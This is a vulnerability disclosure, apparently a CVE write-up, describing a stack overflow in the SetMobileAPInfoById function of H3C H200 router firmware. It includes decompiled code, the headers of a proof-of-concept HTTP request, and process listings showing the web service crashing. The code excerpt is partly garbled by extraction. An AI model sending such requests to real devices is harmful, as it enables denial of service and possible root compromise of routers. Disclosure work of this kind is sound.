

# H3C H200[H200-EI] (H200V100R004) has a stack overflow vulnerability

### Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d\_202009/1345678\_30005\_0.htm

#### **Product Information**

H3C H200[H200-EI] H200V100R004, the latest version of simulation overview:



## **Vulnerability details**

The H3C H200[H200-EI] (H200V100R004) was found to have a stack overflow vulnerability in the SetMobileAPInfoByld function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
int v15; // [sp+44h] [+44h]
 16
      int v16; // [sp+48h] [+48h]
 17
 18
      char v17[64]; // [sp+4Ch] [+4Ch] BYREF
 19
      int v18; // [sp+8Ch] [+8Ch] BYREF
 20
      char v19[64]; // [sp+90h] [+90h] BYREF
 21
      int v20; // [sp+D0h] [+D0h] BYREF
 22
      memset(v17, 0, sizeof(v17));
 23
      memset(v19, 0, sizeof(v19));
24
25
      v20 = 0;
      v10 = sub_4932BC(a1, "param",
                                    &dword 4E3DA0);
26
27
 28
                  "%[^;]",
29
     sscanf(v10.
```

In the SetMobileAPInfoById function, V10 (the value param) we entered is formatted using the sscanf function and in the form of %[^;]. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of V17, it will cause a stack overflow.

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

POST /goform/aspForm HTTP/1.1

Host: 192.168.0.124:80

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101

Firefox/102.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Referer: https://121.226.152.63:8443/router\_password\_mobile.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 553

Origin: https://192.168.0.124:80

DNT: 1

Connection: close

Cookie: JSESSIONID=5c31d502 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

```
987 *root 840 $ dnsmasq -r /etc/resolv.conf -n -c 500
989 *root 964 $ /bin/dhcpd -d -q eth0
1020 *root 320 $ /bin/igmpproxy WAN1 eth0 -D
1051 *root 872 $ upnpd /var/run/upnp_385875968 eth0 WAN1
1225 *root 580 $ telnetd
1357 *root 1048 $ -mwcli
1358 *root 800 $ /bin/sh
1393 *root 2880 $ /bin/webs &
1397 *root 728 K ps
```


The picture above shows the process information before we send poc.

```
/bin/maincontrol &
                         /bin/watchdog &
                 840 S
                         dnsmasq -r /etc/resolv.conf -n -c 500
987 *root
                         /bin/dhcpd -d -q eth0
989 *root
                         /bin/igmpproxy WAN1 eth0 -D
                         upnpd /var/run/upnp 385875968 eth0 WAN1
1051 *root
1225 *root
                 580 D
                         telnetd
                1048 S
                          /bin/sh
1358 *root
                2216 S
1405 *root
1408 *root
                 728 R
```

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

Finally, you also can write exp to get a stable root shell.